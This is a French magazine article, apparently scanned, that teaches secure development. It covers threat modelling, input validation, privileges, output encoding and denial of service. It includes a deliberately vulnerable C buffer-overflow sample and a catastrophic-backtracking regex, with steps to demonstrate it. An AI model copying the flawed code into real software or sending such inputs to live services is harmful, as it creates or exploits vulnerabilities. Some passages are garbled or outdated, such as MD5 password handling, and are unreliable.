sécuriser l'accès au terminal mobile / desktop et à l'application. Vous pouvez aussi imaginer de mettre un niveau d'authentification supplémentaire en biométrie pour l'ensemble de vos applications.

Et les Web Services ?

La sécurisation des Web Services demeure un problème, d'où une utilisation axée Intranet. Il faut pouvoir authentifier, autoriser et vérifier l'intégrité du service web et des données. L'un des soucis concerne le transport et sa sécuri-

té, tout en assurant intégrité et confidentialité. Il est possible d'utiliser soit des services du serveur, soit des protocoles spécifiques (SSL, IPSec, NTLM, Kerberos). Vous pouvez combiner plusieurs éléments : SSL + en-têtes SOAP. Maintenant plusieurs standards sont disponibles pour assurer une meilleure sécurité : XML Encryption, XML Signature. Vous disposez aussi des ensembles WS-Security, WS-Reliability, à un niveau au-dessus, WS-Transaction. Attention, vous pouvez rencontrer une différence d'implémentation entre les web services en Java ou en .NET, notamment côté

infrastructure et suivi de sécurité entre plusieurs zones réseaux. Cependant, plus on rajoute de couches de sécurité, plus le web service devient complexe à concevoir et à exposer.

DANGER 3 : Le reverse engineering

Voilà une cause d'insécurité du code que l'on oublie bien trop souvent !

Pour sécuriser le code source, il ne suffit pas de bien coder, d'avoir un code de qualité ou encore de mettre en place les mécanismes adéquats. Il faut aussi penser à protéger son code source en le rendant le moins lisible possible.

Saturation mémoire tampon

Si vous possédez des applications C/C++ mais que vous ne maîtrisez pas ou mal ce code existant, pensez à une migration vers des langages de haut niveau de type C#, Java. Pour réduire certains risques, il est possible d'utiliser des options de compilation pour vérifier le code source dans certaines utilisations. L'option /GS permet de détecter des types de saturation de mémoire tampon. La saturation peut permettre à un hacker de pénétrer dans le réseau ou de prendre le contrôle d'une application. Ce type de vulnérabilité se rencontre sur toute sorte de système et d'application, libre ou non.

Exemple saturation mémoire tampon

(code provenant de MSDN) :

```
#include <cstring>

// Vulnerable fonction
void vulnerable(const char *str)
{
    char buffer[10];
    strcpy(buffer, str); // overrun buffer !!!
}

int main()
{
    // declare buffer that is bigger than expected
    char large_buffer[] = "This string is longer
than 10 characters!!!";
    vulnerable(large_buffer);
}
```

Un code lisible permet à des attaquants de comprendre son fonctionnement et de contourner des obstacles de sécurité, ou tout simplement de " voler " le code source, voire de le remplacer par un code intrus (=injection). Une des techniques les plus courantes pour un minimum de sécurité est d'utiliser un outil d'obfuscation. Cette technique permet de convertir une partie du code source en du code moins lisible, en changeant, par exemple, des noms de fonctions, de variables, etc. La décompilation (ne) sera (pas) toujours possible mais la recompilation le sera beaucoup moins. Cette technique est vivement recommandée pour des applications Web, ou sensibles. Pour des langages où la décompilation est très facile, l'obfuscation est incontournable. On en trouve pour Java, PHP, .NET, etc.

Il existe plusieurs manières d'obfusquer un code source : remplacer des noms, retirer propriétés et événements, mettre les données dans une pile évaluation, ajouter du code séquence. L'obfuscation par addition de code séquence est une bonne technique, si vous la maîtrisez. Par exemple, dans le cas d'une évaluation stack :

Code normal	Code obfusqué
stloc.0	dup
ldloc.0	stloc.0

Veillez aussi à strictement séparer le code pur des données. Cela peut réduire la surface d'attaque.

BREF...

L'application ne doit jamais croire ce que l'utilisateur saisit, ni les données externes. Les attaques et failles sont nombreuses et prennent diverses formes. La sécurisation du code va de pair avec la sécurité de l'environnement serveur (matériel et logiciel). Vous devez comprendre, comment fonctionne une attaque, et le raisonnement de l'attaquant.

■ Français Tonic

Quelques saines lectures

M. Howard & D. LeBlanc,
Écrire du code sécurisé, Microsoft Press :
un ouvrage incontournable

Sécurisation des WinForms :
<http://msdn.microsoft.com/library/fre/default.asp?url=/library/FRE/vbcon/html/vbconwindowsformssecurity.aspx>

Ressources .NET en Français, rubrique sécurité : <http://www.dotnet-tech.com/liens/>

Exemple en Français d'une injection de code :
<http://blogs.developpeur.org/ebartsoft/archive/2004/02/11/478.aspx>

MSDN Magazine Spécial Sécurité :
<http://msdn.microsoft.com/msdnmag/issues/03/11/default.aspx>

Blog actualité de la sécurité :
<http://stampf.lutin.free.fr/blog/>

Firewall & applications web :
<http://www.chambet.com/publications/sec-web-apps/>

Cryptologie & Chasse-trappes :
<http://www.schneier.com/essay-027.html>

Quelques notions du code sécurisé :
<http://msdn.microsoft.com/library/fre/default.asp?url=/library/FRE/cpguide/html/cpconCodeAccessSecurityBasics.asp>

Une base de données de failles (à visiter souvent) : <http://www.osvdb.org/>

Un intéressant article sur la sécurité de la Voix sur IP :
<http://www.securityfocus.com/infocus/1767>

Les risques de vulnérabilité sur téléphone portable Nokia :
<http://www.net-security.org/news.php?id=4579>
<http://www.thebunker.net/release-bluestumbler.htm>

L'exemple par l'absurde : le cas du Turkish I

Lors de la dernière PDC de Microsoft, un cas " amusant " d'un problème de sécurité fut celui du " i " en Turc. En Turc, en effet, il existe 4 lettres " i ". Il peut y avoir un problème d'interprétation de la part de l'application par rapport à ce cas alphabétique. Exemple un peu extrême, qui montre toutefois toutes les subtilités en cas d'utilisation internationale de l'application. Cela montre aussi que l'on peut provoquer facilement une erreur si les champs de saisie ne sont pas strictement contrôlés. L'internationalisation des applications est cause d'insécurité du code. Soyez très vigilant !

Développer sécurisé : que faire ?

INDISPENSABLE 1 : Intégrer la sécurité dans le cycle de l'application

Plus tôt vous traiterez la sécurité, mieux cela vaudra ! La phase de définition du projet permettra à tous les acteurs du projet - direction, utilisateur, administration, responsable sécurité, développeur, chef de projet, architecte...- de parler sécurité de l'environnement (du système d'information) et de l'application. Cette phase de définition et d'entretiens aboutira à la modélisation des besoins. À la fin de la phase de conception, les processus et mécanismes de sécurité seront fournis (par rapport aux menaces modélisées) à l'équipe de développement qui devra les implémenter dans la phase de développement. Durant celle-ci, les méthodes de codage intégreront les impératifs de sécurité au niveau code et fonctionnel. Comme la phase de test débute lorsque la phase de développement est déjà bien avancée, les testeurs pourront commencer à éprouver et à valider les mécanismes de sécurité. En cas de faiblesse de sécurisation du code, comme on est dans un projet incrémental, il sera aisé de modifier le code sécurisé pour le rendre plus robuste. Après la phase de tests, le projet sera en phase de lancement et de déploiement, puis de maintenance. La phase de maintenance n'est pas une phase passive. En cas de découverte de failles de sécurité dans le code ou dans les technologies employées, il faudra rapidement adapter le code. Un point essentiel, la sécurisation du code ne s'impose pas. Une sensibilisation des

développeurs, chefs de projet, architectes s'impose, via des formations, de la lecture, etc. Les utilisateurs doivent aussi être sensibilisés et impliqués.

La surface d'attaque constitue pour le développeur un défi. Il doit la réduire au maximum. Cela passe, notamment pour les applications Web par : le nombre de sockets actives, de procédures à distance, de services, de privilèges, de contenu dynamique... Cela signifie que plus votre application ouvre de sessions de protocoles, de services systèmes / serveurs, manipule de données externes, plus la surface de risque grandit. Par exemple, tout ce qui vient de l'extérieur doit être de facto considéré comme insécurisé. Toute donnée externe doit être identifiée, contrôlée, certifiée et authentifiée par le serveur et l'application. Cela passe notamment par l'authentification forte, la certification des données et/ou la signature des données.

Si l'éditeur de langages, d'outils, de composants... propose des guidelines de conception/développement, respectez-les un tant soit peu ! Il faut éviter de faire dans l'exotisme. Respectez les mécanismes standard. S'écarter de la conception officielle, c'est prendre le risque d'être plus vulnérable. Ne réinventez pas la roue !

D'une manière générale, on peut procéder ainsi pour coder la sécurité : décomposition de l'application, déterminer les menaces, hiérarchisation de celle-ci, réduction des risques.

Cela est valable pour le code existant ou pour une application déjà écrite. Pour ce dernier cas, c'est valable si le code est bien structuré. Cette modélisation et hiérarchisation des menaces permet de savoir de quoi on parle, et de proposer des solutions pour fixer les failles de code. Cependant, il ne faut pas que la sécurisation du code pénalise le projet et son développement. Un rapport de sécurité devra être tenu (une sorte de bug report). Ce rapport, tenu par les développeurs, testeurs et utilisateurs, recense les failles / bugs et indique un certain nombre d'informations liées : cible de la menace, catégorie de la menace, les risques, commentaire, date, module / code concerné, fixation du problème.

Autre méthode utile, la conception d'application friendly avec le firewall. Les deux ne font pas toujours bon ménage. Or, le firewall doit à la fois contrôler sans bloquer, et l'application doit accepter le contrôle sans contourner le firewall. Mais certaines menaces, comme l'injection, passent à travers toutes les protections ! Par exemple : utiliser une seule connexion, pas d'implémentation de l'adresse IP dans les données...

Bien entendu dans les gros projets, il est impossible de sécuriser tout le code. La décomposition de l'application et le modèle de menace vous aideront à déterminer les parties du code à sécuriser.

Encore une fois :

CODE DE QUALITE = QUALITE DU CODE + SECURISATION DU CODE

Les deux notions sont indissociables !

Trois " méthodes " à retenir

STRIDE (usurpation, falsification, répudiation, divulgation d'informations, deni de service, élévation de privilèges) : permet d'identifier les menaces, de les définir. STRIDE doit ensuite aboutir à un, ou des arbres de menaces, afin de mieux visualiser la menace et son fonctionnement.

Documentation : pas réellement nouveau. Après le STRIDE, vous pouvez créer une documentation pour documenter chaque menace (exemple de rubriques : cible de la menace, risque, technique d'attaque, solution(s) à mettre en place, code source ou fonction concernée). Cela peut prendre la forme d'une base KM pour constituer une gestion de connaissance sur le long terme.

DREAD (dommage potentiel, reproductivité, exploitation, utilisateurs affectés, découverte) : DREAD est un complément au STRIDE. Il permet d'évaluer chaque menace. Bien entendu, la phase suivante est l'atténuation des risques.

INDISPENSABLE 2 : Contrôler, contrôler, contrôler

Ne jamais croire aux données saisies. Voilà un credo que vous devez marteler et même afficher en grand. Les zones de saisies sont source de failles et d'insécurité. Les champs de saisie concernent tous les langages et toutes les applications ! Pour réduire les risques, voici quelques idées : contrôles des types, longueurs, limites et formats. Une des méthodes de contrôle est de mettre en place des expressions régulières. L'expression régulière sert à vérifier si la chaîne de caractères rentrante correspond aux attentes (ex. : pour une adresse

mail). Sous .NET, on pourra en plus utiliser RegularExpression Validator. ValidationExpression pour valider une expression. Notez que les expressions régulières sont disponibles dans plusieurs langages (C#, Perl, Java...). Si vous êtes sous .NET, utilisez de préférence le code managé. Cela donne accès à l'ensemble des fonctions et mécanismes du framework .NET.

INDISPENSABLE 2 : Audit et politique de sécurité

Au-delà même de tout projet de développement, vous devez avoir une politique de sécurité. Cette politique doit pouvoir servir de base aux mesures de sécurisation du code quand vous codez une application. La politique de sécurité concerne l'ensemble du système d'information : utilisateur, procédure d'utilisation, serveurs, applications, connexions, Internet, mises à jour, etc. La sécurité ne doit pas, ne peut plus, être traitée d'une manière locale. Si vous sécurisez votre réseau, il faut en même temps s'occuper des applications. La sécurité est une chaîne globale. Une faiblesse et tout tombe par terre.

L'audit intervient de plusieurs manières et à différentes phases. Il concerne aussi bien le serveur que l'application. Au niveau application, dans le cas d'un code existant, l'audit doit permettre de fournir un état du

code source et du fonctionnement de l'application. L'audit aboutit à un rapport qui doit servir ensuite à prendre les mesures adéquates pour sécuriser l'application et le code. Quand il s'agit d'une nouvelle application, l'audit se fera plutôt à la fin du développement avant de rentrer dans la phase finale de tests. L'audit d'un code source peut se faire en interne et/ou en externe. L'intérêt de réaliser un audit externe est de pouvoir bénéficier d'un œil neuf sur le code. Des outils permettent aujourd'hui de réaliser un audit statique ou dynamique. Grâce à l'audit, vous pourrez établir votre modèle de menaces.

N'oubliez pas qu'à chaque nouvelle faille publiée, vous serez amenés à auditer votre code / application afin d'évaluer l'impact de la nouvelle faille sur votre application. Quand votre application est déployée, le travail de sécurité contenu durant tout la phase de maintenance (voir le rôle de la veille).

INDISPENSABLE 3 : les privilèges

Une application web doit manipuler des fonctions systèmes (ex. : accès aux privilèges, accès à des comptes...), avec une très grande prudence. Il faut découpler les privilèges de l'application en elle-même. Il faut, dès le début du projet, bien répertorier les privilèges nécessaires au

Le cas Java

Java n'est pas à l'abri des menaces et des attaques. La JVM est potentiellement un des maillons faibles de la chaîne Java. La qualité de la JVM est donc un critère de choix. Des API et bibliothèques peuvent aussi connaître des failles : JSSE (voir <http://www.certa.ssi.gouv.fr/site/CERTA-2003-AVI-016/index.html.2.html>), plutôt gênant, car JSSE est l'implémentation SSL / TLS. Il faut éviter les appels natifs. Mais autour de l'application Java, les menaces demeurent les mêmes qu'avec un autre langage.

niveau système. Chaque application, voire chaque fonction, nécessite des privilèges limités et délimités. Il ne faut jamais en donner plus qu'il n'en faut. **NE JAMAIS UTILISER LE COMPTE ROOT.** Il faudra aussi être capable d'isoler tout changement de privilèges dans une section strictement délimitée de l'application, si cela est nécessaire.

Les privilèges doivent être une obsession. L'utilisateur d'une application (quel que soit son type) ne doit avoir accès qu'aux droits nécessaires pour faire fonctionner l'application et sans plus. Il faut absolument limiter le niveau d'accès de l'utilisateur. C'est vrai pour

une application web ou mobile, ou sur une application desktop connectée au réseau. En cas d'attaque de l'application, un hacker peut découvrir les droits d'accès et en profiter. Ayez une stratégie sur ce sujet et codez en conséquence les privilèges, tout en étant en relation avec l'administration réseau.

INDISPENSABLE 4 : La veille


Que les choses soient claires. Être un bon développeur ne suffit pas. Il faut connaître les risques, savoir comment les intégrer et les contrer dans son code. Le développeur ne

peut pas travailler seul, surtout en entreprise. Il doit avoir une communication régulière avec le responsable sécurité, les responsables du projet et l'administrateur réseau. Il faut une sécurité coordonnée. Au-delà de cela, la veille sécurité est un indispensable pour tout le monde. Le développeur doit impérativement se tenir au courant des failles des langages, modules serveur, voire des systèmes eux-mêmes. Car, n'oubliez pas que certaines failles viennent, non pas du code en lui-même, mais des outils sur lesquels s'appuient les applications. Tous les outils ou presque ont des failles : Windows, IE, OpenSSL, Linux, PHP, ASP, etc. Pour les parties serveur, il faut être particulièrement vigilant. Il faut suivre les failles, les patches et autres mises à jour. À l'administrateur réseau de configurer le réseau et de mettre en place (dans le respect de la politique sécurité établie) les outils et les mécanismes nécessaires. Tout développeur doit être sensibilisé aux problèmes de sécurisation du code source et de la sécurité informatique au sens large. Même si on n'aime pas Microsoft, il faut au moins saluer les différentes initiatives de l'éditeur depuis plusieurs mois pour aider le développeur à mieux coder ! ■ F. T.

Des outils .NET

Il existe plusieurs outils reconnus afin de sécuriser les applications et le code source sous .NET. L'incontournable est SafeApps de @Stake. Il s'agit d'un outil de Secure Code Assurance. Il détecte les vulnérabilités de sécurité de son application. Il fournit aussi des indications pour fixer ces erreurs. Un outil indispensable pour réduire les risques d'une manière " automatisée ". L'éditeur s'est spécialisé dans ce type d'outils. Autre outil capable d'auditer le code pour détecter les failles : FxCop. Si @Stake ne se limite à pas .NET, FxCOP se concentre sur le code managé .NET. Il analyse les assemblages par rapport aux guidelines de conception .NET de Microsoft. L'outil prend en compte 200 défauts.

Schéma simplifié du process de développement sécurisé



La sécurité des applications

Les développeurs de sites Internet ne sont pas formés aux problèmes de sécurité, ce qui permet alors de nombreuses vulnérabilités. Le développeur doit avoir à l'esprit différentes familles de vulnérabilités, afin de protéger son application. Plusieurs risques sont inhérents aux protocoles utilisés par un site Web, ou aux technologies couramment utilisées.

1 - L'AUTHENTIFICATION

La première phase importante est l'authentification de l'utilisateur. Plusieurs précautions sont à prendre lors de cette phase. On peut les résumer ainsi :

Crypter la page du formulaire

Ne pas envoyer le mot de passe en clair. Il est préférable de le crypter à l'aide d'une valeur aléatoire et d'un algorithme MD5. La valeur

aléatoire doit être unique pour l'authentification. Elle ne doit pas pouvoir être réutilisée.

D'autres critères permettent de se protéger des attaques en force brute ou de contraindre une utilisation limitée de l'identité.

2 - TRAITER LA NAVIGATION

La phase suivante à traiter consiste à contrôler rigoureusement la navigation de l'utilisateur. C'est une phase difficile, car le serveur n'a aucun contrôle sur le navigateur de l'internaute. Il peut ouvrir simultanément plusieurs fenêtres, soumettre plusieurs requêtes en même temps, naviguer en suivant un chemin très éloigné que celui prévu par l'application.

Une première approche consiste à n'avoir qu'une seule URL pour l'application. Le serveur se charge de livrer la page correspondante, au

fur et à mesure de la navigation. Cette approche interdit d'exploiter les techniques de cache du protocole http, ou plusieurs fenêtres pour la même application. Il faut également que l'application interdise la soumission simultanée de plusieurs requêtes par le même utilisateur.

Une autre approche consiste à ajouter une valeur aléatoire dans chaque page. Celle-ci doit être présentée lors de la demande des nouvelles pages. Ainsi, une page n'est livrée que si elle vient d'une page précédemment générée par l'application. Cela complique fortement l'application, car chaque lien, chaque formulaire, doit intégrer cette valeur aléatoire. Il n'est plus possible de demander un " back " dans le navigateur.

3 - QUALIFIER LES PARAMETRES

Les paramètres des formulaires arrivent en forme brute dans l'application. Il peut y avoir de nombreux caractères étranges, plus ou moins attendus par l'application. Après une phase de nettoyage, les données brutes sont disponibles dans des variables. Ces données ne sont jamais dignes de confiance. Il n'est pas question de les exploiter sans y apporter des traitements spécifiques à chaque usage. Une donnée brute sert généralement à plusieurs choses. Par exemple, une requête SQL, un flux XML, un flux XSL, un fichier plat, une requête LDAP ou un fragment HTML peuvent être générés. Dans chaque situation, il faut appliquer les règles spécifiques d'encodage. J'ai personnellement identifié X encodages différents dans les applications auxquelles je participe.

Header HTTP. Cet encodage s'occupe de la génération d'en-tête HTTP.

HTML. Celui-ci génère les entités nécessaires pour tous les caractères spéciaux d'un flux HTML.

Javascript. Cet encodage supprime les caractères spécifiques, lors de la génération d'un JavaScript présent dans une page HTML.

String Javascript. Cet encodage traite spécifiquement des chaînes de caractères présents dans les JavaScript.

CSS. Celui-ci s'occupe de la génération des feuilles de styles ou des attributs style des tags HTML.

Quelques règles

Lors du développement, il faut considérer

- Que toute communication, si elle n'est pas cryptée, peut être manipulée. Cela concerne l'émission et la réception des données. Il ne faut donc jamais faire confiance aux données venant d'un utilisateur, il faut également interdire toutes les manipulations des données avant leur affichage sur le navigateur de l'internaute.
- Aucune contrainte sur l'ordonnement des traitements n'est possible. Un pirate peut invoquer les pages dans l'ordre qu'il souhaite et même envoyer simultanément plusieurs requêtes vers la même page, avec des valeurs différentes pour les paramètres.
- Les données brutes, ne sont jamais dignes de confiance lorsqu'elles sont utilisées dans différentes technologies. Cela entraîne qu'il est impératif de nettoyer ces données suivant les contraintes de l'usage qui en est fait, lors des différents traitements. Par exemple, il faut appliquer un encodage particulier lors de la génération d'une page HTML avec une donnée brute, un autre encodage lors de la génération d'un flux XML, et un troisième encodage lors de la génération d'une requête SQL. Il n'existe pas d'encodage générique valide, quelles que soient les technologies utilisées.
- Le protocole http étant un protocole déconnecté, aucun traitement ne peut être effectué dans une transaction longue.
- Les limites d'un traitement humain ne s'imposent pas aux traitements automatisés. Par exemple, s'il est difficile pour un humain de tester de nombreuses valeurs, c'est un jeu d'enfant pour un programme.
- Les pirates ne cherchent pas seulement à exploiter l'application pour des usages non prévus, mais également à casser l'application, sans autre objectif.
- Les algorithmes sélectionnés par des années d'expérience pour améliorer les performances des traitements, fonctionnent efficacement pour les situations moyennes, mais sont très mauvais dans les cas limite. Les pirates savent générer les cas limite pour casser une application.
- Une attaque n'est pas uniquement dirigée vers le serveur. Elle peut également attaquer le client.
- De nombreuses informations apparemment anodines peuvent faciliter la mise en place d'une attaque.

Mime. Lors de la génération de type mime, il faut supprimer certaines valeurs.

URL. Cet encodage traite des encodages spécifiques des URL.

URL attribut. Celui-ci traite des attributs présents dans une URL.

XML. Celui-ci s'occupe des spécificités des flux XML. Les flux XSL en font partie.

LDAP. Cet encodage évite l'injection d'information lors de la génération de requête LDAP.

LDAP attribut. Ce raffinement s'occupe spécifiquement des paramètres d'une requête LDAP.

SQL. S'occupe de la génération des requêtes SQL.

SQL Like. Traite spécifiquement de la syntaxe LIKE des requêtes SQL.

Filename. Traite la génération d'un nom de fichier.

Il existe bien d'autres encodages suivant les technologies utilisées.

Les développeurs utilisent rarement un seul langage. Il y a très souvent une génération d'un bout de langage à partir d'information brute. C'est le cas, lorsque le programme génère une page HTML, une requête SQL, un flux XML ou une requête LDAP. Cette génération est souvent oubliée par les développeurs. Ils n'imaginent pas que toute la puissance du langage produit peut être exploitée par un pirate. L'approche naïve consistant à supprimer tous les caractères illégaux dès l'entrée de l'information, ne fonctionne pas. En effet, le pro-

gramme doit être capable de traiter des utilisateurs s'appelant " O'Reilly ". Certains caractères sont trop suspects pour être honnêtes. C'est le cas du caractère de la valeur zéro. Il sert généralement de marqueur de fin de chaîne de caractère. Cela peut être exploité par un pirate pour contourner des règles de filtrage.

4 - FLUX DE TRAITEMENT

Les paramètres étant correctement utilisés, il faut maintenant vérifier que les traitements s'effectuent comme il faut, et dans l'ordre prévu. Les applications complexes demandent des informations sur plusieurs pages, les manipulent, les agrègent, avant de demander le traitement unitaire ayant un impact sur le système d'information. Il ne faut jamais considérer que les vérifications effectuées précédemment empêchent un pirate d'agir. Il existe tellement de techniques pour contourner les tests, qu'il est indispensable de reprendre

toutes les vérifications depuis le début, et dans une transaction, avant de modifier le système d'information.

5 - GESTION DES ERREURS

De nombreuses erreurs peuvent arriver dans une application. Certaines sont de véritables bogues, c'est-à-dire des situations non prévues par le développeur, d'autres sont des erreurs technologiques, comme la perte de la communication avec la base de données, la saturation du disque dur, etc. Dans tous les cas, il ne faut pas transmettre d'informations à l'utilisateur, lui permettant d'identifier les composants sous-jacents de l'application. Retourner la requête SQL ayant échoué est une bonne idée pour le développeur, mais une très mauvaise, si l'on souhaite se protéger des pirates.

6 - PREVENTION

Des traitements supplémentaires permettent d'identifier une attaque de pirate.

Vous pouvez ajouter un script de gestion des erreurs 404 pour détecter les demandes de scripts réputés pour leurs failles. Lorsqu'un pirate demande une URL qui n'existe pas, vérifiez que celle-ci ne correspond pas à l'invocation d'un script connu. Si c'est le cas, il est probable qu'un pirate est en train d'analyser votre site. Vous pouvez envoyer un message automatiquement à l'administrateur pour qu'il réagisse rapidement. Des sites référencent des listes de scripts vulnérables.

```
ScriptAlias /abuse_trap /usr/lib/cgi-bin/abuse_trap.pl
<Directory /user/local/cgi-bin>
ErrorDocument 404 /abuse_trap
</Directory>
```

Le programme peut être enrichi des vérifications suivantes :

- L'utilisateur fait-il partie de la liste noire dynamique d'adresse IP et d'identification ?
- L'exception capturée est-elle conforme à ce que gère l'application ?
- Les champs des formulaires contiennent-ils des patterns douteux ?
- Leurs tailles respectent-elles les limites ?
- Les soumissions de formulaires correspondent-elles à celles attendues ?
 - Les invocations en méthode GET ou POST sont-elles conformes à l'application ?



- Les noms des champs des formulaires sont-ils conformes ?
- Y a-t-il trop de requêtes par seconde venant du même utilisateur ou de la même adresse IP ?
- Les profils du navigateur et de l'adresse IP source sont-ils conformes tout au long de la session ?
- L'en-tête referer respecte-t-il les contraintes de déploiement ?
- La session a-t-elle une durée de vie raisonnable ?
- L'adresse IP source correspond-elle aux contraintes réseaux de déploiement ?
- Le passage de l'application en SSL est-il sécurisé ?
- Détection de plusieurs échecs d'authentification à partir de la même adresse IP.
- Détection d'un volume important d'identification à deux échecs.
- Détection d'un nombre de reset de mot de passe important pour un utilisateur.

Des produits commerciaux permettent d'automatiser cela.

7 - DENI DE SERVICE

L'application peut être un chemin pour obtenir un déni de service et rendre ainsi le serveur inutilisable. Indépendamment des attaques réseaux, Plusieurs techniques sont possibles : Bloquer tous les comptes des utilisateurs en forçant un échec de connexion
Bloquer le compte de l'utilisateur d'exécution
Consommation de toute la mémoire
Consommation de toute la CPU

Les algorithmes sont prévus pour être efficaces dans le cas moyen, mais pas pour le pire. Un pirate peut volontairement utiliser des informations plaçant celui-ci dans les pires conditions. Avec peu de volume, il peut alors avoir un impact très important sur l'application.

Par exemple :

Il peut demander l'exécution de requêtes SQL particulièrement longues.

Une valeur pour une expression régulière mal écrite entraînant une consommation de la CPU de 100% pendant plusieurs siècles (http://www.cs.rice.edu/~scrosby/hash/CrosbyWattach_UsenixSec2003.pdf).

Une valorisation d'un tableau de hash avec des valeurs particulières entraînant un temps excessif pour l'ajout d'une nouvelle valeur (<http://www.cs.rice.edu/~scrosby/hash/>)

Par exemple, pour analyser des expressions régulières, plusieurs familles de moteurs peuvent être utilisées : Les NFA ou les DFA. Il s'agit d'une différence d'approche dans l'analyse de l'expression. Un moteur NFA analyse tous les chemins possibles de l'expression, et retourne en arrière lors d'un échec. Un moteur DFA maintient une liste des candidats encore possible, et l'élague au fur et à mesure des caractères rencontrés. Chaque caractère est analysé une seule fois. Un moteur DFA est plus complexe à compiler, mais plus rapide à l'exécution. Un moteur DFA est plus rapide à compiler, mais moins rapide à l'exécution. Il est fortement dépendant de la rédaction de l'expression régulière, alors qu'un moteur DFA en est

indifférent. Par exemple, une expression (intlinfo) peut être optimisée en in(tlfo) pour un moteur NFA. Ainsi, en cas de retour arrière, les deux premières lettres peuvent être considérées comme possibles. Il n'est pas nécessaire d'analyser une nouvelle fois l'ensemble des caractères.

L'application utilise un moteur NFA, sensible à la syntaxe de l'expression régulière. Suivant les cas, le temps d'analyse d'un paramètre peut être linéaire par rapport à la taille de la chaîne $O(n)$, quadratique $O(n^2)$, cubique $O(n^3)$ ou exponentielle $O(nn)$.

Exemple	Type
a^*	Linéaire
$a^*[ab]^*O$	Quadratique
$a^*[ab]^*[ac]^*O$	Cubique
$(a aa)^*O$	Exponentielle

Un déni de service peut être obtenu en envoyant, en grande quantité, des valeurs suffisamment longues pour entraîner un travail excessif du serveur. Cela occasionne de nombreux retours arrière. Par exemple, dans le cas d'une expression exponentielle, une chaîne de trente caractères peut être analysée en une minute en consommant 100% de la CPU. Pour vous en convaincre, consultez la démonstration ici : <http://jakarta.apache.org/oro/demo.html>.

Indiquez l'expression AWK (moteur DFA) $(alaa)^*O$, demandez `matches()`, indiquez la valeur `aaaaaaaaaaaaaaaaaaaaaZ` et lancez le traitement. Vous obtenez rapidement un résultat. Modifiez alors l'algorithme utilisé en Perl5 (moteur NFA), et lancez à nouveau le traitement. Suivant la taille de la chaîne, le résultat peut mettre un temps très important pour analyser l'expression. Notez que le moteur DFA proposé par ORO ne gère pas les caractères unicode.

Il faut limiter la taille des données avant d'appliquer une expression régulière. Optimisez également les expressions régulières pour éviter au maximum les retours arrière lors de l'analyse d'une chaîne.

Les requêtes non déterministes doivent avoir un temps maximum d'exécution. Il faut limiter le temps limite d'exécution d'une requête à la base de donnée, à une valeur raisonnable, compatible avec les autres time-out du serveur d'application.

■ Philippe Prados
press@philippe.prados.name

AVERTISSEMENT : Front office & back office

Soyons clairs immédiatement. La sécurisation du code ne sert à rien si l'environnement serveur, (l'ensemble du back-office et du front office) n'est pas lui-même sécurisé ! Il faut mener la sécurisation aussi bien sur le code de l'application que sur les serveurs. Que l'on utilise des outils libres ou propriétaires, l'insécurité existe partout. Ce n'est pas parce que vous utilisez du LAMP que vous serez sécurisé ! Les failles du noyau Linux, d'OpenSSL, ou encore de PHP sont là pour rappeler la réalité. On peut penser ce que l'on veut de Microsoft, mais l'éditeur, depuis plusieurs mois, mène une grande campagne de sensibilisation à la sécurité du développement et du serveur. C'est pour cela qu'un audit sécurité doit être mené sur l'ensemble des éléments serveurs et applicatifs. Il faut répertorier l'ensemble des failles potentielles et modéliser les risques. Nous reviendrons sur cela un peu plus loin. Pour être concret, vous pouvez avoir installé le nec plus ultra des routeurs, VPN, Firewall du marché, mais l'injection SQL dans une application Web passe au travers de toutes les barrières !

■ F. T.

Bernard Ourghanlian

Chief Technical & Security Officer, Microsoft France

" Never trust user input ! "



